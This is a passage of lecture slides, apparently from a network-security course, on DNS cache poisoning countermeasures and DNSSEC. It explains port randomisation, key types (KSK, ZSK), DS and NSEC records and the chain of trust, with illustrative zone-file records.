  - UDP port used for a query should no longer be the default port 53, but rather a port randomly chosen from the entire range of UDP ports (not include the reserved ports)
  - Microsoft's updated DNS server is said to use 11 bits for randomizing about 2,500 UDP ports
- Makes it harder for an attacker to guess query parameters
  - Both the 16-bit query ID and as many as 11 additional bits for the UDP port must be correct, for a total of up to 134 million combinations
  - $2^{16} \cdot 2^{11} = 2^{27} = 1.34 \cdot 10^{8}$
- DNS servers behind network address translation (NAT): most NATs de-randomized the UDP ports used by the DNS server, rendering the new fix less effective
- Another security researcher demonstrated that it was still possible to poison a DNS server even with the protection afforded by randomization across 64,000 UDP ports

Source: http://www.unixwiz.net/techtips/iguide-kaminsky-dns-vuln.html

Disable open recursive name servers

- The attack is not effective if the attacker cannot send query packets to the name server
- If you must run a recursive name server, limit access to only those computers that need it (e.g. your hosts)
- Source: Bob Halley, "How DNS cache poisoning works," Network World , 10/20/2008, http://www.networkworld.com/news/tech/2008/102008-tech-update.html?page=1
- Kim Davies, "DNS Cache Poisoning Vulnerability Explanation and Remedies," ICANN, www.iana.org/about/presentations/davies-viareggio-entropyvuln-081002.pdf

Long-term solution: authentication

- Resolver can not distinguish between valid and invalid data in a response
- Idea is to add source authentication
  - Verify the data received in a response is equal to the data entered by the zone administrator
- DNSSEC (DNS Security Extensions) protects against data spoofing and corruption
- DNSSEC also provides mechanisms to authenticate servers and requests
- DNSSEC provides mechanisms to establish authenticity and integrity

Authenticating DNS Responses

- Each DNS zone signs its data using a private key.
  - Recommend signing done offline in advance
- Query for a particular record returns:
  - The requested resource record set
  - A signature (RRSIG) of the requested resource record set (RRset)
- Resolver authenticates response using public key
  - Public key is pre-configured or learned via a sequence of key records in the DNS hierarchy

DNSSEC Standards (1)

- Goals: provides authentication and integrity of DNS responses
  - No confidentiality
  - No DDoS protection
  - PKI-based
  - Authoritative DNS server signs its data in the zone
  - Signature can be signed in advance
- IETF RFC 3757, 4033, 4034, 4035, 4509, 4641, 5155
  - RFC 3757
    - Domain Name System KEY (DNSKEY) Resource Record (RR) Secure Entry Point (SEP) Flag
  - RFC 4033:
    - introduces DNSSEC and describes capabilities and limitations
  - RFC 4034:
    - defines Resource Records for the DNSSEC

DNSSEC Standards (2)

- RFC 4035:
  - describes the DNSSEC protocol
  - defines the concept of a signed zone to authenticate both DNS resource records and authoritative DNS error indications
- RFC 4509:
  - Use of SHA-256 in DNSSEC Delegation Signer (DS) Resource Records (RRs)
- RFC 4641:
  - DNSSEC Operational Practices
  - obsoletes RFC 2541
  - gives more up-to-date requirements with respect to key sizes and the new DNSSEC specification
- RFC 5155
  - DNS Security (DNSSEC) Hashed Authenticated Denial of Existence

NIST SP 800-81r1

- Secure Domain Name System (DNS) Deployment Guide

DNS Security Extensions (1)

- DNSSEC allows RR's and zones to have origin authentication and integrity
  - One private key signs one zone
    - Use this case as the example since it is simple to understand
  - It is possible to use multiple private keys for signing a zone
- The Zone Signing Key (ZSK) can be used to sign all the data in a zone on a regular basis
  - When a Zone Signing Key is to be rolled, no interaction with the parent is needed
  - This allows for signature validity periods on the order of days
- The Key Signing Key (KSK) is only to be used to sign the DNSKEY RRs, containing ZSK, in a zone
  - If a Key Signing Key is to be rolled over, there will be interactions with parties other than the zone administrator

DNS Security Extensions (2)

- New types of RR's for DNSSEC
  - DNSKEY RR: Public key resource record
    - Contains the public key
  - RRSIG: Signature resource record
    - Each RRset has its corresponding RRSIG
  - DS: Delegation Signer (optional)
    - A parent domain can optionally delegate to a new key pair for signing RR's in the child domain
    - Containing a digest
  - NSEC: Next resource record
    - Enables the DNS server to inform the client that a particular domain or type does not exist

DNS Security Extensions (3)

- DNSKEY: Public key resource record
  - A zone signs its authoritative resource record sets (RRsets) by using a private key and stores the corresponding public key in a DNSKEY RR
  - A resolver can then use the public key to validate signatures covering the RRsets in the zone, and thus to authenticate them
- RRSIG: Signature resource record
  - Each RRset has its corresponding RRSIG, containing a public-key signature which is stored as a resource record
    - E.g., www.x.com RR (type A) has a RRSIG RR containing the signature
    - The algorithm used (RSA/SHA1) to create the signature is contained in the RRSIG
    - The vaild period of the RRSIG is also contained in RRSIG
    - RRSIG's are computed for every RRset in a zone file and stored
    - Add the corresponding pre-calculated signature for each RRset in answers to queries

RRset Example

- RRset: RRs with same name, class and type
  - One RRset
    - auburn.edu. 3600 IN NS dns.auburn.edu
    - auburn.edu. 3600 IN NS dns.eng.auburn.edu
    - auburn.edu. 3600 IN NS dns.duc.auburn.edu
  - Another RRset
    - dns.auburn.edu. 3600 IN A 131.204.41.3
    - dns.eng.auburn.edu. 3600 IN A 131.204.10.13
    - dns.duc.auburn.edu. 3600 IN A 131.204.2.10
- RRsets are signed, not the individual RRs

RRSIG Example

- RRSIG for the RRset containing 3 NS RR's of auburn.edu.
  - auburn.edu. 3600 IN RRSIG A 5 2 3600 (20120101120000 20110101120000 0001 auburn.edu. MQJ+8…)
    - 5: RSA/SHA-1
    - 2: Labels, (the number of labels in the FQDN)
      - Hostnames are composed of series of labels concatenated with dots, as are all domain names
        - For example, "auburn.edu" is a hostname with 2 labels
        - For example, "eng.auburn.edu" is a hostname with 3 labels
    - 3600: TTL
    - 20120101120000: signature expiration
    - 20110101120000: signature inception
    - 0001: key tag
    - auburn.edu.: signer's name
    - MQ…: signature

DNS Security Extensions (3)

- DS: Delegation Signer (optional)
  - When the parent zone delegates the name resolution to a child zone, the private key for signing is usually changed
    - E.g., .com DNS server has a pair of keys for signing and verifying .com zone
    - x.com has its own key pair for signing and verifying x.com zone
    - www.x.com RR is signed by x.com's private key
  - Each DNSKEY of a zone has a corresponding DS RR
  - DS RR contains the digest of the corresponding DNSKEY
    - E.g., SHA-1 is the algorithm to generate the digest
  - RRset in the zone x.com is verified using public key in DNSKEY(x.com)
- NSEC: Next resource record
  - Enables the DNS server to inform the client that a particular domain or type does not exist

NSEC RR (1)

- Provides authenticated denial of existence for DNS data
  - Providing negative responses with the same level of authentication and integrity
- Defeat the attack discovered by Kaminsky
- The NSEC record allows a resolver to authenticate a negative reply for either name or type non-existence with the same mechanisms used to authenticate other DNS replies
- NSEC3 RR
  - Format and use the same as the NSEC Record
  - Uses hashed names instead of cleartext
- Use of NSEC records requires a canonical representation and ordering for domain names in zones
  - Chains of NSEC records explicitly describe the gaps, or "empty space", between domain names in a zone and list the types of RRsets present at existing names

NSEC RR (2)

- NSEC points to the next domain name in the zone
  - also lists what are all the existing RRs for "name"
  - NSEC record for last name "wraps around" to first name in zone
  - Following names are sorted in canonical DNS name order
    - x.com
    - p.x.com
    - s.x.com
    - www.x.com
    - z.com
    - y.z.com
    - www.z.com

NSEC RR (3): zone file in pseudo format

- The canonical order of the unique domain names in the zone x.com:

```
x.com.      IN  SOA  ns.x.com. master.x.com. (
12985 3600 2700 8000 3600 )
            IN  RRSIG ( SOA )
            IN  NS  ns.x.com.
            IN  RRSIG ( NS )
            IN  MX  mail.x.com.
            IN  RRSIG ( MX )
mail.x.com.  IN  A  131.204.101.8
            IN  RRSIG ( A )
ns.x.com.           IN  A  131.204.101.7
            IN  RRSIG ( A )
p.x.com.            IN  A  131.204.101.9
            IN  RRSIG ( A )
s.x.com.    IN  NS  ns.x.com.
            IN  RRSIG ( NS )
www.x.com.   IN  A  131.204.101.10
            IN  RRSIG ( A )
```

NSEC RR (4)

- The pseudo format (containing only the important fields) of NSEC RRs covering the gaps in the namespace relating to domain names and RR types found at each name

```
x.com.    IN  NSEC  mail.x.com. (NS SOA MX RRSIG NSEC)
          IN  RRSIG ( NSEC )
mail.x.com. IN  NSEC  ns.x.com. (A RRSIG NSEC)
          IN  RRSIG ( NSEC )
ns.x.com. IN  NSEC  p.x.com. (A RRSIG NSEC)
            IN  RRSIG ( NSEC )
p.x.com.   IN  NSEC  s.x.com. (A RRSIG NSEC)
            IN  RRSIG ( NSEC )
s.x.com.    IN  NSEC  www.x.com. (NS RRSIG NSEC)
            IN  RRSIG ( NSEC )
www.x.com.  IN  NSEC  x.com. (A RRSIG NSEC)
            IN  RRSIG ( NSEC )
```

Zone file in pseudo format (1)

```
x.com.          IN  SOA  ns.x.com. master.x.com. (
12985 3600 2700 8000 3600 )
                IN  RRSIG ( SOA )
                IN  NS  ns.x.com.
                IN  RRSIG ( NS )
                IN  MX  mail.x.com.
                IN  RRSIG ( MX )
                IN  NSEC  mail.x.com. (NS SOA MX RRSIG NSEC)
                IN  RRSIG ( NSEC )
mail.x.com.     IN  A  131.204.101.8
                IN  RRSIG ( A )
                IN  NSEC  ns.x.com. (A RRSIG NSEC)
                IN  RRSIG ( NSEC )
```

Zone file in pseudo format (2)

```
ns.x.com.       IN  A  131.204.101.7
                IN  RRSIG ( A )
                IN  NSEC  p.x.com. (A RRSIG NSEC)
                IN  RRSIG ( NSEC )
p.x.com.        IN A 131.204.101.9
                IN RRSIG ( A )
                IN NSEC s.x.com. (A RRSIG NSEC)
                IN RRSIG ( NSEC )
s.x.com.         IN NS ns.x.com.
                IN RRSIG ( NS )
                IN NSEC www.x.com. (NS RRSIG NSEC)
                IN RRSIG ( NSEC )
www.x.com.      IN A 131.204.101.10
                IN RRSIG ( A )
                IN NSEC x.com. (A RRSIG NSEC)
                IN RRSIG ( NSEC )
```

Example: the use of NSEC RR

- When a query for "q.x.com IN A" arrives (which does not exist in the zone), the authoritative server replies with the NSEC RRSet that proves that the name does not exist in the zone
  - In this case, the response from the server will consist of the normal DNS reply indicating that the name does not exist:
    - p.x.com. NSEC RR indicating there are no authoritative names between "p.x.com." and "s.x.com."
    - www.x.com. NSEC RR (the last domain in the zone) proving that there are no wildcard names in the zone that could have been expanded to match the query
    - Accompanying RRSIG RRs for each of the foregoing NSEC records for authentication

PKI: chain of trust (1)


- By using the hierarchical property of the DNS, DNSSEC can verify signatures without configuring the public keys of every single domain
- PKI allows a DNS cache server/resolver to verify signature by tracing from a trusted anchor's key down the DNS delegation chain
- Each level of the DNS must deploys DNSSEC
- Resolver can learn a zone's public key either by having a trust anchor configured into the resolver
  - Trusted anchor:
    - forming an authentication chain from a newly learned public key back to a previously known authenticated public key, which in turn either has been configured into the resolver or must have been learned and verified previously
    - Therefore, a resolver must be configured with at least one trust anchor's public key initially
      - The KSK of the root server published by ICANN

PKI: chain of trust (2)

- DNS query:
  - public keys are stored in a new type of resource record, the DNSKEY RR
    - the private keys used to sign zone data must be kept secure
  - the target key has to be signed by either a configured authentication key or another key that has been authenticated previously
  - the target key: the public key is being used for authentication
- DS RR's used to link parent and child
- DS points to a Key Signing Key (KSK) of a child zone
  - Signature from that KSK over a DNSKEY RRset transfers trust to all keys in DNSKEY RRset
  - Key that DS points to, a KSK, only signs a DNSKEY RRset containing both KSK and ZSK
- Zone Signing Key (ZSK) in a DNSKEY RR sign entire zone's RR's

DNSKEY and DS

- KSK serves as the "anchor" of authentication chain to a child zone
- Need to install at least one public key in a recursive server/resolver to anchor the authentication chain



PKI: chain of trust (3)

- An alternating sequence consisting of DNS public key (DNSKEY) RRsets and Delegation Signer (DS) RRsets forms a chain of signed data
  - DS RR's are used to link parent and child zones and a DS RR of the parent zone (e.g. .com) points to a Key Signing Key (KSK) of a child zone (e.g. amazon.com)
    - The parent zone creates a hash of the public key of KSK of its child and stores it in the parent zone in a RR called a DS RR
    - The parent zone signs this DS RR by generating a RRSIG RR using parent zone's ZSK
    - The DS RR contains a hash/digest of a child zone's DNSKEY RR (a KSK), and this new DNSKEY RR is authenticated by matching the hash in the DS RR using the parent zone's public key (ZSK of the parent zone) and the RRSIG of the DS RR
      - In essence, a DNSKEY RR (ZSK) of the parent zone is used to verify the signature covering a DS RR and allows the DS RR to be authenticated

PKI: chain of trust (4)

- A KSK serves as the “anchor” of authentication chain to a child zone
- A successful signature verification from that KSK over a DNSKEY RRset in a child zone transfers trust to all keys in the DNSKEY RRset
  - Then the DNSKEY RR in this set, containing the ZSK of the zone, may be used to authenticate another DS RR, and so forth until the chain finally ends with a DNSKEY RR whose corresponding private key signs the desired DNS data
  - The DNSKEY RR in this set, containing the ZSK of the zone, can also be used to authenticate other RRSIG’s in this zone

DS RR in the parent zone

- If the zone administrator intends to signed a zone, the zone apex must contain at least one DNSKEY RR to act as a secure entry point (SEP) from parent zone into the zone
  - This secure entry point (SEP) could then be used as the target of a secure delegation via a corresponding DS RR in the parent zone
  - The child zone's SEP public key should be signed by the corresponding private key of the parent zone as a DS RR
  - This child's SEP key is called a KSK contained in a DNSKEY RR in a child zone
  - Successful verification of DS RR in the parent zone is the authentication of the public key of child zone's KSK
- If the SEP Flags' value is 257, then the DNSKEY record holds a key intended for use as a secure entry point
  - This flag is only intended to be a hint to zone signing or debugging software

DS RR and RRSIG RR in parent zone (1)

- As part of the chain of trust, the zone has to inform its parent of its public key of KSK securely through out-of-DNS channel means
  - The parent creates a hash of the public key of its child zone's KSK and stores it in the parent zone in a RR called a DS RR
  - It also signs this DS RR by generating a RRSIG RR
    - the keys periodically have to be changed because any key can be broken with sufficient computing power, aided by the volume of signature data generated
  - In a chained secure zone, whenever a zone changes its KSK, its parent has to be notified of the new key
  - The parent then has to generate a new DS RR and sign it again
- To reduce the administrative burden involved, a common strategy is to use another key pair, the ZSK for signing the child zone

DS RR and RRSIG RR in parent zone (2)

- The KSK is used for signing only the DNSKEY RRSet; all of the other authoritative RRsets in the zone file are signed with the ZSK
  - The KSK is the key that is published to the parent
  - The parent will generate the DS RR and a RRSIG RR using the parent's own ZSK
  - The KSK is used less frequently to sign the DNSKEY RRset only and hence needs to be changed less frequently
  - There may be situations, in which either because of the manageable frequency of key rollovers (key change) or the criticality of DNS information served by the zone, administrators may not use two distinct key pairs for the ZSK and KSK

Separating the functions of KSK and ZSK

- Separating the functions of KSK and ZSK has several advantages:
  - No parent/child interaction is required when ZSKs are updated
  - The KSK can be made stronger (i.e., using more bits in the key material)
    - This has little operational impact since it is only used to sign a small fraction of the zone data
    - the KSK is only used to verify the zone's key set, not for other RRSets in the zone
    - As the KSK is only used to sign a key set, which is most probably updated less frequently than other data in the zone, it can be stored separately from and in a safer location than the ZSK
    - A KSK can have a longer key effective period

DS Example (1)

- a DS RR in .com zone:

```
dskey.x.com. 10000 IN DS 2000 5 1 ( 6BB183AF…)
```

  - KEY ID = 10000
  - Value 2000 is the key tag for the corresponding dskey.x.com. DNSKEY RR
  - Value 5 denotes the algorithm RSA/SHA-1 used by this dskey.x.com. DNSKEY RR
  - The value 1 is the algorithm, SHA-1, used to construct the digest
  - 6BB183AF…: KSK's hash

- a child zone's (x.com's) DNSKEY RR (a KSK):

```
dskey.x.com. 10000 IN DNSKEY 257 3 5 ( AQOe…)
```

  - Value 257 indicates that the Zone Key bit (bit 7) in the SEP Flags field has value 1
  - Value 3 is the fixed Protocol value
    - The Protocol Field must have value 3
  - Value 5 indicates the public key algorithm: RSA/SHA-1
  - AQOe…: Base64 encoded public key string

DS Example (2)

- DS digest = digest_algorithm(DNSKEY owner name ‖ DNSKEY RDATA)
- DNSKEY RDATA = Flags ‖ Protocol ‖ Algorithm ‖ Public Key
- The DNSKEY RR referred to in the DS RR must be a DNSSEC zone key using KEY ID
- The DNSKEY RR Flags (16 bits) must have Flags bit 7 set
  - If the DNSKEY flags do not indicate a DNSSEC zone key, the DS RR (and the DNSKEY RR it references) must not be used in the validation process
  - Key Signing Keys (KSKs) has SEP Flags = 257
  - Zone Signing Keys (ZSKs) has SEP Flags = 256

ZSK's DNSKEY RR

- An example for a ZSK's DNSKEY RR

```
x.com IN DNSKEY 256 3 5 ( AQFG+KGJ7……..)
```

  - Zone Signing Keys (ZSKs) has SEP Flags = 256
  - Value 3 is the fixed Protocol value
    - The Protocol Field must have value 3
  - Value 5 indicates the public key algorithm: RSA/SHA-1
  - AQF….: Base64 encoded public key string

Authentication Chain (1)

- A sequence of a ZSK in a DNSKEY RR and Delegation Signer (DS) RR in a parent zone as well as the KSK in a child zone certified by the corresponding DS RR forms a authentication chain of signed data
  - A DNSKEY RR (ZSK) is used to verify the signature covering a DS RR and allows the DS RR to be authenticated in a parent zone
    - The DS RR contains a hash of the KSK of a of a child zone and this KSK's DNSKEY RR is authenticated by matching the hash in the DS RR in the parent zone
      - This child zone KSK authenticates the DNSKEY RRset, which contains a ZSK in turn authenticates another DS RR, and so forth until the chain finally ends with a DNSKEY RR whose corresponding private key signs the desired DNS RR data


- Example
  - the root ZSK in a DNSKEY RR of the root zone is used to sign the DS RR for ".com"
  - The ".com" DS RRset contains a hash that matches ".com" KSK
  - This KSK signs the DNSKEY RRset, containing ZSK
  - The ZSK's private key signs the amazon.com's NS RRset
  - ....

Authentication Chain (2)

- Example
  - the root ZSK in a DNSKEY RR of the root zone is used to sign the DS RR for ".com"
  - The ".com" DS RR contains a hash that matches ".com" KSK
  - This KSK signs the DNSKEY RRset of ".com", containing ZSK
  - The ZSK's private key signs the amazon.com's NS RRset, DS(amazon.com) RR, ….
  - The amazon.com DS RR contains a hash that matches amazon.com's KSK
  - This amazon.com's KSK signs the DNSKEY RRset of " amazon.com", containing ZSK
  - The amazon.com's ZSK signs the amazon.com's RR's, including ww.amazon.com RR
- The root KSK is published for verifying the root ZSK….


Authentication Chain using KSK(root)

- Signatures are pre-generated using private keys
- Authentication using public keys, starting from the anchor KSK(root)
- The public key of KSK(.com) is obtained using DNSKEY(.com) RR
  - The authentication for the public key of KSK(.com) is using the RRSIG(DS(.com))




Example (1)

- dns.auburn.edu receives a recursive request for address mapping www.amazon.com from a client host
- A DNS server (dns.auburn.edu) was configured to have the public key of the root DNS server, the root KSK in a DNSKEY(root) RR
- The TLD .com name server RR contained in the root server is signed using the ZSK of a DNSKEY(root) RR to generate RRSIG(.com)



